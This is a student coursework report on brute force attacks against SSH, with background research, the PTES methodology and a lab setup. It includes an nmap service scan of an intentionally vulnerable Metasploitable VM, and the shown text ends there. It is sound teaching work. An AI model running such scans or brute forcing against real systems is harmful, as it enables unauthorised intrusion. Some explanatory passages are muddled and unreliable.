



Islington college
(इसलिंग्टन कलेज)

**CC5009NI Cyber Security in
Computing
60% Group Coursework 02**

**Year and Semester
2024 -25 Autumn Semester**

**Student Name: Dipa Thapa London Met ID: 23056169
Student Name: Aniska Basnet London Met ID: 23056156
Student Name: Pushpa Yadav London Met ID: 23056191**

Assignment Due Date: 12th May, 2025

Assignment Submission Date: 12th May, 2025

Word Count (Where Required): 5780

I confirm that I understand my coursework needs to be submitted online via MST under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

23056169 DipaThapa.docx

 Islington College, Nepal

Document Details

Submission ID

trn:oid::3618:95456352

Submission Date

May 12, 2025, 12:44 PM GMT+5:45

Download Date

May 12, 2025, 12:45 PM GMT+5:45

File Name

23056169 DipaThapa.docx

File Size

38.7 KB

35 Pages





5,692 Words

32,835 Characters




3% Overall Similarity

The combined total of all matches, including overlapping sources, for each database.

Match Groups

-  **15 Not Cited or Quoted 3%**
Matches with neither in-text citation nor quotation marks
-  **2 Missing Quotations 0%**
Matches that are still very similar to source material
-  **0 Missing Citation 0%**
Matches that have quotation marks, but no in-text citation
-  **0 Cited and Quoted 0%**
Matches with in-text citation present, but no quotation marks

Top Sources

- 2%  Internet sources
- 0%  Publications
- 2%  Submitted works (Student Papers)

Integrity Flags

0 Integrity Flags for Review

Our system's algorithms look deeply at a document for any inconsistencies that would set it apart from a normal submission. If we notice something strange, we flag it for you to review.

A Flag is not necessarily an indicator of a problem. However, we'd recommend you focus your attention there for further review.

Top Sources

The sources with the highest number of matches within the submission. Overlapping sources will not be displayed.

1	Internet	www.metacompliance.com	<1%
2	Submitted works	Victoria University on 2020-06-21	<1%
3	Submitted works	University of Bradford on 2024-09-13	<1%
4	Internet	hub.packtpub.com	<1%
5	Internet	formulashq.com	<1%
6	Submitted works	University of Bradford on 2021-05-26	<1%
7	Submitted works	BB9.1 PROD on 2025-05-06	<1%
8	Submitted works	Oxford Brookes University on 2024-12-13	<1%
9	Internet	paginapopular.net	<1%
10	Submitted works	The University of Manchester on 2025-03-21	<1%

Table of Contents

1. Introduction.....	1
1.1. Aims and objectives	1
1.2. Report Structure	2
2. Background Research	2
2.1. Brute Force Attack	2
2.2. Working of Brute Force Attack.....	3
2.3. Real Life Scenario of Brute Force Attack.....	3
2.3.1. CYREBRO.....	3
2.3.2. Alibaba.....	4
2.4. PenetrationTesting Execution Standard (PTES)	4
2.5. Tools Used In This Demonstration	8
2.5.1. Virtual Box.....	8
2.5.2. Kali Linux	8
2.5.3. Metasploitable 2.....	8
2.5.4. Nmap.....	9
2.5.5. Meterpreter shell	9
2.5.6. Metasploit framework.....	9
3. Demonstration of Brute Force Attack.....	10
3.1. Terms of Reference (TOR)	10
3.2. Getting Started.....	12
3.2.1. Pre-engagement phase	12
3.2.2. Intelligence Gathering.....	12
3.2.3. Threat Modeling :Using Nmap	13
3.2.6. Post Exploitation.....	28
4. Mitigation Strategy	30
5. Evaluation	32
6. Conclusion	36
References.....	37

Table of Figures

Figure 1: Implementation of Brute Force Attack (Stiawan, 2019)	3
Figure 2: Steps of PTES (Astrida, 2022)	5
Figure 3: Screenshot of displayed network interfaces of Kali Linux	12
Figure 4: Screenshot of network interfaces of Metasploitable	12
Figure 5: Screenshot of available ports of the targeted network along with their versions	13
Figure 6: Screenshot of scanning ssh with nmap	14
Figure 7: :Screenshot of entering into metasploitable framework	15
Figure 8: Screenshot of searching auxiliary module and accessing into appropriate auxiliary module	16
Figure 9: Screenshot of auxiliary scanner module along with their settings	17
Figure 10: Screenshot of setting Remote Host in auxiliary module	18
Figure 11: Screenshot of file consisting list of password for dictionary attack	19
Figure 12: Screenshot of checking current working directory of the password file	20
Figure 13: Screenshot of settings the attack to stop after password match along with the home directory of the password.....	21
Figure 14: Screenshot of ensuring the updates details has been set correctly	22
Figure 15: Screenshot of exploiting ssh using brute force attack	23
Figure 16: Screenshot of successful brute-force attack with the correct credentials	24
Figure 17: Screenshot of meterpreter shell interacting with ID 1	25
Figure 18: Screenshot of interacting with active session of target system as whoami	26
Figure 19: Screenshot of output from interactive sessions revealing the user of the targeted system to be “msfadmin”	27
Figure 20: Screenshot of checking the match of the user in the targeted system	Error! Bookmark not defined.
Figure 21: Screenshot of successful brute-force attack as the output from the meterpreter shell and targeted system matched	29

1. Introduction

Cybersecurity threats keep evolving at a rapid pace which causes critical challenges for worldwide individuals also for organizations. Brute force attacks represent one of the primary threats that cybercriminals employ when conducting unauthorized system and application infiltrations via networks. Using systematic procedures to test all possible options brute force attackers work until they discover the correct credentials or encryption keys of login information.

The analysis discusses brute force attacks through detailed descriptions of their methods while analysing their consequences together with protection measures. The first part of this report defines brute force attacks along with their different categories before presenting an illustrative attack simulation. The report goes on to evaluate mitigation tactics that combine multi-factor authentication (MFA), account lockout functions and performance monitoring systems for creating robust preventive measures against these types of attacks.

1.1. Aims and objectives

The aim of this report is to investigate brute force attacks to explain their concept and shows effective defence techniques. The specific objectives include:

- To understand the basic science behind brute force techniques and their operational characteristics.
- To investigate various brute force attack types including dictionary attacks along with credential stuffing.
- To implement a real-life demonstration of Brute Force Attack.
- To evaluate various preventive measures to stop and contain brute force attacks.
- To enhance system protection against brute force danger.

1.2. Report Structure

The report presents its content according to the following sections:

- Background: Detailed discussion on brute force attacks, their mechanisms, and real-world examples.
- Demonstration: A practical demonstration of a brute force attack to showcase its execution.
- Mitigation: System protection from brute force attacks can be achieved through the examination of defensive practices together with protective methods.
- Evaluation: The evaluation section reveals how well implemented mitigation strategies work alongside their strengths and weaknesses.
- Conclusion: This paper reviews all research discoveries before presenting the last set of recommendations to boost security resilience against brute force attacks.

2. Background Research

2.1. Brute Force Attack

Brute force attack represents the “Trial and error” guessing process to identify passwords. A brute force attack requires an attacker to test all potential combinations when freeing thousands of possibilities for entry. Attackers continuously drop possible password and encryption key combinations into the system until they find the correct option. People commonly apply this method to break password security. Brute force attack functions under three names including “Dictionary attack” and “Hybrid Brute-force attack”. The execution of this attack needs continuous computational power instead of taking advantage of software exploits to succeed. Brute force attacks serve as one of the fundamental yet successful hacking methods which allows attackers to break into user accounts while they also compromise database access and encrypted file security. (Hamza, 2024)

2.2. Working of Brute Force Attack

Brute Force attack basically executes password combination testing until it finds the proper authentication details. The culprits use bots or application programming interfaces with lists of default access credentials and passwords to break into systems. The combination of login data goes through automated tools that perform sequential entry attempts against target website or application login interfaces. Attackers sometimes use manually guessed login information they obtain from dark web or security breach sources. The process of manual guessing becomes too slow for attackers which leads them to use software-based brute-force tools to expedite their password retrieval. Attackers benefit from tools which quickly produce many password and username and session ID combinations for unauthorized system access attempts. (Stiawan, 2019)




Figure 1: Implementation of Brute Force Attack
(Stiawan, 2019)

2.3. Real Life Scenario of Brute Force Attack

2.3.1. CYREBRO

A data leak was avoided by the timely response to a brute force attack in a case reported by CYREBRO (2023), a national nonprofit entity. With the SOC using the endpoint detection and response (EDR) system, they were able to detect unusual behaviour on the database server, and eventually discovered several failed logins that led on to a successful Remote Desktop Protocol log in. The attack broke into the port 3389, the standard port for RDP used for remote connections through brute force password guessing and left the admin account to be breached. As soon as they entered, the hacker began automated activities such as credential theft and network probing to broaden the amount of the penetration. Fortunately, CYREBRO's forensic experts quickly detected the incident; analyzed the relevant logs, and acted instantly blocking the attacker, cleaning the compromised files, and patching vulnerabilities. Since it did not adhere to the best security practices

right off the bat (such as shutting down open ports that were easily accessible), it was timely and efficient response and centralized monitoring that quickly prevented anything from being extracted from the system illegally or the loss of large chunks of assets. It in turn becomes quite clear, concentrating on this particular incident, how much working proactively, having tough access controls and securing the publicly available services against brute force attacks matter. (Organization, 2023)

2.3.2. Alibaba

In 2016, a massive brute force attack influenced Alibaba, which is the leading eCommerce company with the exposure of 21 million accounts. The security breach took place for several weeks between October and November when criminal hackers used a database consisting of 99 million usernames and passwords to work. By persistently applying brute force methods in automated logins, attackers hacked 20.6 million accounts throughout Alibaba's platform. Experts analyzing the breach were of the view that password reuse played a pivotal role because users reused login details across platforms, and this made it easier for the attackers to benefit from the shared credentials. In addition, poor passwords practices by users enabled the attackers to gain unauthorized access by using uncomplicated automated tools. The implication of the experience with Alibaba emphasizes the dire effects of loose security controls and reaffirms the need to implement strong password measures, implement multi-factor verification and encourage awareness of users against the risk of large scale theft of data. (Odugwu, 2021)

2.4. Penetration Testing Execution Standard (PTES)

The Penetration Testing Execution Standard (PTES) contains seven steps. All phases involved in penetration testing fall under the scope of PTES starting from the important stages of project initiation up to the subsequent information collection and threat analysis and progressing through research stages of vulnerability identification and post-exploitation actions. PTES follows seven stages for implementation which start at Pre engagement moving onto Interactions then reach the reporting phase. (Astrida, 2022)



Figure 2: Steps of PTES (Astrida, 2022)

As digital world growth gives businesses more space to grow, it also makes them more exposed to potential cyber threats. In order to properly address such threats, organizations have to resort to penetration testing to identify weaknesses in their current security defenses. PTES specifies the procedures of doing a penetration test.

PTES is a guidelines which is designed to standardized a set of rules which guides all penetration testing processes. Penetration testing has actually been around for a while, although at first there weren't many laws and guidelines governing pen testers. (Smart, 2024) The outcomes of a pentest were inconsistent because companies were unsure of what to anticipate. Ethical hacking was still seen as hacking with little to no quality control and no oversight. There are different types of penetration testing such as White Box Pentesting, Black Box Pentesting and Grey Box Pentesting (Hout, 2019).

Pentesting is also known as penetration testing. Penetration testing is a security testing technique in which a cybersecurity expert attempts to find and takes advantage of weakness in a digital infrastructure. The purpose of simulating a real-world attack on the system is to find vulnerabilities in its defenses that real attackers or hackers might exploit.

The penetration testing execution standard (PTES) enables these outside testers to carry out a systematic pentesting procedure for a specific IT environment. (Method Deuis Nur Astrida, 2022)

Benefits of Penetration Testing

- It helps to identify security vulnerabilities
- It helps to examine your current security protocols.
- It helps to protect digital assets against data breach
- It helps to maintain trust between clients and partners.

a. Pre engagement

This section details the essential preparation steps through explained tools which help pen testers prepare their activities. Testers who have conducted pentesting for many years present one of several information sources that provide data for examinations. The execution of pentesting necessitates this step before beginning. The goal of pentesting activities should not be about facing successful or unsuccessful attacks since it focuses on identifying business vulnerabilities which could result in attacks. (Astrida, 2022)

b. Intelligence Gathering

The objective of intelligence gathering during this phase is to compile documentation about pentesting. Acquiring information serves the purpose of generating and designing targeted actions based on the agreement established with the client. (Astrida, 2022)

c. Threat Modeling

The proper method of threat modeling for pentesting needs to be determined during this stage. Standard focus points depend on which business processes along with business assets the company operates. Testers along with companies need the threat modeling phase to remain effective because modeling serves as a risk assessment tool that defines priorities. (Astrida, 2022)

d. Vulnerability Analysis

The risk modeling methods required for penetration testing will be identified at this stage. The standard's primary attention area determines itself through business processing requirements and business asset composition. The threat modeling phase ensures vital importance for testing personnel and businesses because it enables the identification of risks alongside specific target priorities. (Astrida, 2022)

e. Exploitation

Access building represents a minor concern at this development phase. Right decision-making and excellent planning become essential priorities at this stage. Target websites serving as entry points are the main focus during exploitation based on their crucial importance. A correct execution of vulnerability analysis produces the list of crucial targets. Before ending the attack process assess both the success possibility and maximum impact against the target. (Astrida, 2022)

f. Post-Exploitation

Post-exploitation completes two main functions which first evaluate website value and then deliver consultation services about website protection strategies. The website receives assessment based on data with high sensitivity that includes identity data, financial data and planning data. The purpose of this step contains methods which enable testers to discover sensitive data and configuration details together with network device relationships and communication channels that boost network access. (Astrida, 2022)

g. Reporting

The goal of this phase consists of evaluating vulnerability worth while securing control methods for pointing in time of utilization. The value determination hinges on the data sensitivity levels coupled with their utilization purposes. The purpose of this stage assists testers in both identifying critical data elements and creating documentation about system

configurations along with network communication paths which provide more access points. (Astrida, 2022)

2.5. Tools Used In This Demonstration

Various tools have been used in the project to prepare the report and conduct demonstration.

2.5.1. Virtual Box

Virtual Box is a virtualization software that provides access to the users through its open-source model for the x86 computing architecture. The software performs the dual role as a hypervisor while functioning as virtual machine manager. This application enables users to establish multiple operating system running simultaneously in a simulated environment. The virtual machine operates guest operating systems which users name as guest OS. The application supports Windows, Linux along with macOS as main operating systems for its installation. The application enables system control functions through its interface. (Anon., 2022)

2.5.2. Kali Linux

The Kali Linux is a Debian-based Linux operating system that primarily exists to serve the needs of digital forensics investigations together with penetration testing requirements. The cybersecurity experts and ethical hackers benefit from Kali Linux through the efforts of Offensive Security which both develops and maintains the platform. Kali Linux has gained recognition because it runs across multiple different hardware platforms and delivers an adaptable platform for security testing together with vulnerability detection and defense examination capabilities. The user-friendly interface together with ample documentation proves that Metasploit suits professionals of all skill levels in cyber security. (Sonke, 2024)

2.5.3. Metasploitable 2

Metasploitable version 2 functions as the research platform. Metasploitable operates as a Linux operating system specifically developed to assist its users in exploitation. Users can download Metasploitable 2 through the Metasploit website to perform penetration testing applications. (Kumar, 2020)

2.5.4. Nmap

Nmap is a free open-source software. It stands for Network Mapper. Network Mapper functions as a free open-source tool for computer users. The suite includes capabilities for both port scanning and vulnerability analysis and its main function is network mapping. Nmap entered the market in 1997 although it remains today as the standard program for comparison. This tool functions as the defining standard for comparable computer software programs of any variety. All comparable applications whether free and open-source or commercial programs use this standard commercial. (Hange, 2023)

2.5.5. Meterpreter shell

Meterpreter shell is a post exploitation manipulation environment that serves as an advanced command shell for running system operations. The Meterpreter shell enables traffic management in addition to its ability to run plug-ins along with scripts and privilege escalation for systems and interaction control between hosts. The utility of Meterpreter stems from its built-in standardized interface which allows users to retrieve process lists and password hashes and to perform user impersonation and various additional tasks. The Meterpreter serves as a top payload selection for Metasploit whenever it becomes available for implementation. Meterpreter achieves its utmost strength by enabling users to expand it through plug-ins together with scripts. (Jason Andress, 2017)

2.5.6. Metasploit framework

The Metasploit Framework serves as a project that shares security vulnerability information while assisting users with penetration testing procedures and IDS development tasks. The solution has been purpose-made to prevent forensic investigation and escape detection. The pen-testing operating systems Kali Linux as well as Parrot O.S provide this tool in their default installations. The hackers use this tool constantly when they perform intrusions into someone else's system. The tool provides different payload sets for Windows and Linux/Unix and Android systems and CCTV devices and functions as an open port scanner. The set of programming tools which hackers utilize to detect system weak points while performing network scans and running attacks and avoiding security detection systems exists within it. (Walia, 2020)

3. Demonstration of Brute Force Attack

3.1. Terms of Reference (TOR)

TERMS OF REFERENCE

1. Assignment Information

Assignment Title:	Brute Force attacks on Information Technology devices and systems
Cluster/Project:	Cybersecurity Vulnerability Assessment and Exploitation
Post Level:	Specialist
Contract Type:	Group Contractor (IC)
Duty Station:	Remote, with on-site evaluation at Metasploitable 2 Virtual Machine Lab
Expected Place of Travel:	No travel required
Contract Duration:	30 days, between March to April 2025

2. Background

The objective of this assignment is to determine the weakness of a test environment by demonstrating and analyzing brute force attacks against SSH by using Kali Linux and Metasploitable2. The actual threats that such attacks to critical infrastructure systems would cause in the real world will be replicated in this exercise. The results will shape mitigation strategies and help in building stronger defenses for companies dealing with similar cybersecurity risks. This assignment aims to determine the weakness of a test environment by demonstrating and analyzing brute force-type attacks on SSH through the use of Kali Linux and Metasploitable. The threats that such attacks can pose to some crucial infrastructure systems will be replicated in this exercise. The results will shape mitigation strategies and help in building stronger defenses for companies dealing with similar cybersecurity risks.

3. The purpose of this Assignment

This assignment aim is to:

- Conduct a comprehensive brute-force attack simulation on a vulnerable system (Metasploitable2).
- Analyze how effective different password cracking techniques are.
- Detect vulnerabilities in SSH configuration settings and access the system's resilience to unauthorized access attempts.
- Provide suggestions based on the result on improving system security based on the findings.

4. Scope of Work

- Initial Setup: Set up the Kali Linux environment and Metasploitable2 virtual machine for the attack simulation.
- Brute Force Attack Execution: Perform a brute-force attack against the SSH services using the Metasploitable framework.
- Analysis: Examine at the potential access points, password policy weakness, and attacks vectors.
- Mitigation Testing: Use protection techniques (such as key-based authentication, SSH hardening, etc) to test the system's resistance after the attack.
- Report: Write a thorough report including the steps, conclusions and suggestions for improving system security.

5. Expected Outcomes and Deliverables

This assignment will begin with an analysis of existing documentation and literature related to brute-force attacks, including academic papers and case studies.

Number	Process and final outputs and deliverables	Estimated duration/days	Target Due Days
1	Preliminary Desk Review	3	3 rd week of March, 2025
2	Execution of Attack	5	4 th week of March, 2025
3	Analysis and Documentation	10	1 st two weeks of April, 2025
4	Final Report	7	22 nd April , 2025

6. Institutional Arrangement

The contractor will cooperate with the technical team while working under the direction of the Senior Cybersecurity Advisor. There will be feedback at crucial points like following the preliminary reviews, post-attack execution, and the final draft of the report.

7. Duration of the Assignment

The total duration of this assignment is about 30 days. The assignment is expected to start in March 2025. The final report will be due by half of May 2025.

3.2. Getting Started


The demonstration that have been conducted below is of brute-force attack in port 22 (ssh) which has been conducted according to the PTES Standards.

3.2.1. Pre-engagement phase

At first the virtual box is installed ,then Kali and Metasploitable 2 was installed and setup was done. The following steps consists of the demonstration of brute-force attack in which port 22 ssh has been used to exploit and access gain into the metasploitable system.

3.2.2. Intelligence Gathering

Step 1: In virtual box both the Kali Linux and Metasploitable has been opened. On the virtual environment we have used the command “ifconfig” which displays the network interfaces.




```

(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.14 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fd00::a00:27ff:fe4f:42f0 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::a00:27ff:fe4f:42f0 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:4f:42:f0 txqueuelen 1000 (Ethernet)
    RX packets 23 bytes 3882 (3.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 45 bytes 5423 (5.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~$
  
```

Figure 3: Screenshot of displayed network interfaces of Kali Linux



```

msfadmin@metasploitable:~$ ifconfig
eth0
  Link encap:Ethernet HWaddr 08:00:27:46:d5:a2
    inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
    inet6 addr: fd00::a00:27ff:fe46:d5a2/64 Scope:Global
    inet6 addr: fe80::a00:27ff:fe46:d5a2/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:38 errors:0 dropped:0 overruns:0 frame:0
    TX packets:89 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:4915 (4.7 KB) TX bytes:10684 (10.4 KB)
    Base address:0xd020 Memory:f0200000-f0220000

lo
  Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:118 errors:0 dropped:0 overruns:0 frame:0
    TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:31841 (31.0 KB) TX bytes:31841 (31.0 KB)
  
```


Figure 4: Screenshot of network interfaces of Metasploitable

After the network interfaces has been displayed, we have known the ip address of Kali Linux and Metasploitable.

3.2.3. Threat Modeling :Using Nmap

Step 2:

Now the command `nmap -sV 10.0.2.15` has been executed. Here we have used nmap tool that helps us to discover ports of the given network. `-sV` option is used in nmap tool that detects and displays the versions of services that are being runned on the targeted network. Similarly, 10.0.2.15 is the targeted ip i.e it is the ip of Metasploitable.



```
(kali@kali)-[~]
$ nmap -sV 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 11:34 EDT
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 11:35 (0:00:01 remaining)
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.90% done; ETC: 11:35 (0:00:00 remaining)
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.90% done; ETC: 11:35 (0:00:00 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.00050s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:46:D5:A2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.94 seconds

